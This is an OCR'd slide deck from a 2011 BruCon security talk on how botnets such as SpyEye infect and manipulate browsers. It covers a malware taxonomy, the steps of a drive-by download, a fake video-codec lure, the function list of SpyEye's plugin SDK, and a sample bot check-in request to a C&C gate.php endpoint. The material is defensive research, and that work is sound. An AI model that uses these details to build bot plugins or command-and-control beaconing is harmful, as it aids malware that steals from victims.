Botnets and Browsers
Brothers in the *Ghost Shell*

BruCon Security/Hacking Conference
Brussels . 19-20 September, 2011

Aditya K Sood (Security Practitioner)

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

Whoami !

- Aditya K Sood
  - Founder , SecNiche Security Labs
    - Independent Security Consultant, Researcher and Practitioner
    - Worked previously for Armorize, Coseinc and KPMG
    - Active Speaker at Security conferences
    - Written Content – Virus Bulletin/ ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NESE|CFS
    - LinkedIn : ***http://www.linkedin.com/in/adityaks***
    - **Website: *http://www.secniche.org* | Blog: *http://secniche.blogspot.com***
  - PhD Candidate at Michigan State University
    - http://www.cse.msu.edu/~soodadit

Overview and Disclaimer


- Benchmark
  - This talk discusses about the infection model of browsers and bots
  - Botnets have many capabilities. Our target is only browsers and bots.
    - Mainly exploitation of browsers.
  - This talk is not about simple botnet commands. Sorry !
  - Scope is third generation botnets and browser manipulation
  - This research relates to my own efforts and does not provide the view of any of my employers.

BRUCON

Agenda

- Walking through the Agenda
  - Browser Malware Taxonomy
  - Bots & Browsers – Collaborative Design
  - Bots & Browsers – Exploitation Paradigm
  - Browser/ Bot – Web Injects & Web Fakes
  - Conclusion


World Wide Web - Problem



# Browser Malware Taxonomy

Browser Malware Taxonomy


- Class A – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Browser Malware Taxonomy


- Class B – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy


Browser Malware Taxonomy


- Class C – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Infection Model – Malware Serving





Exploiting Web vulnerabilities (XSS/SQL)

Obfuscated Code Injected


JavaScript eval() – The Evil Machine


Browser DOM Calls

Rendered Interactive Frames

Pointed to Malicious Domain

Drive by Downloads – Insidious Infection





Browser – Loads Malicious URL

Vulnerability in Browser is Exploited

Exploits trigger Shellcode

Malware Binary Dropped

Parasitic Infection Occurs in System

Malware Installed and Connect Back


Would you like to open th... your computer?

Windows Media Player cannot play video file.
Click here to download missing Video ActiveX Object.

# Browser/ Bot – Collaborative Design

Browsers → Botnets :SDK

- Custom Designed SDK
  - Botnets use self build SDK for infection purposes
  - Browser communication
    - Bots use the SDK functions with plugins to communicate back to C&C using browser interface
  - Concept of Bot Development Kit (BDT) – as similar to SDK
  - Example:
    - SpyEye BDT



SpyEye Plugin's SDK

- Introduction
- API
  - Calling convention
  - Init
  - Start
  - Stop
  - TakeGateToCollector
  - TakeGateToCollector2
  - TakeBotGuid
  - TakeBotPath
  - TakeBotVersion
  - GetState
  - KeepAlive
  - IsGlobal
  - Callback_OnBeforeProcessUrl
  - Callback_OnBeforeLoadPage3
  - Callback_OnAfterLoadingPage
  - Callback_ChangePostRequest
  - FreeMem
  - TakeGetPage
  - TakeGetPage2
  - TakeFreeMem
  - Callback___WS2_32___send
  - TakeConfigCrc32Callback
  - TakeBotExeMd5Callback
  - TakePluginsListCallback
  - TakeMainCpGateOutputCallback
  - MainCpGateInput
  - TakeUpdateBotExe
  - TakeUpdateConfig
  - TakeStartExe
- Shellcodes - low-level plugins
- FAQ
  - **q:** How to implement webfakes?
  - **q:** Why do I need a customconnector plugin?

Bots and Custom Connector Plugin


- Design of Plugins
  - Bot requires separate plugin to communicate back with the C&C server
  - Bot sends critical information through GET requests

- Why Plugin is Used?
  - Provides modular control over the bots
  - Update the main bot executable present on the victim machine
  - Update the bot configuration directly through admin panel
  - Start/Stop for a bot plugin – Depends on the availability

- What Type of Information?
  - gate.php?**guid**=!USER-5C377A2CCF!046502F4&**ver**=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&**ccrc**=13A7F1B3&**md5**=b9c3cb2cdc66b1f4465fe56cc34040b2&**plg**=customconnector

Bots and Custom Connector Plugin


- Design of Plugins
  - API in Action
    - **TakeBotGuid / TakeBotVersion / TakeConfigCrc32Callback TakeBotExeMd5Callback / TakePluginsListCallback**



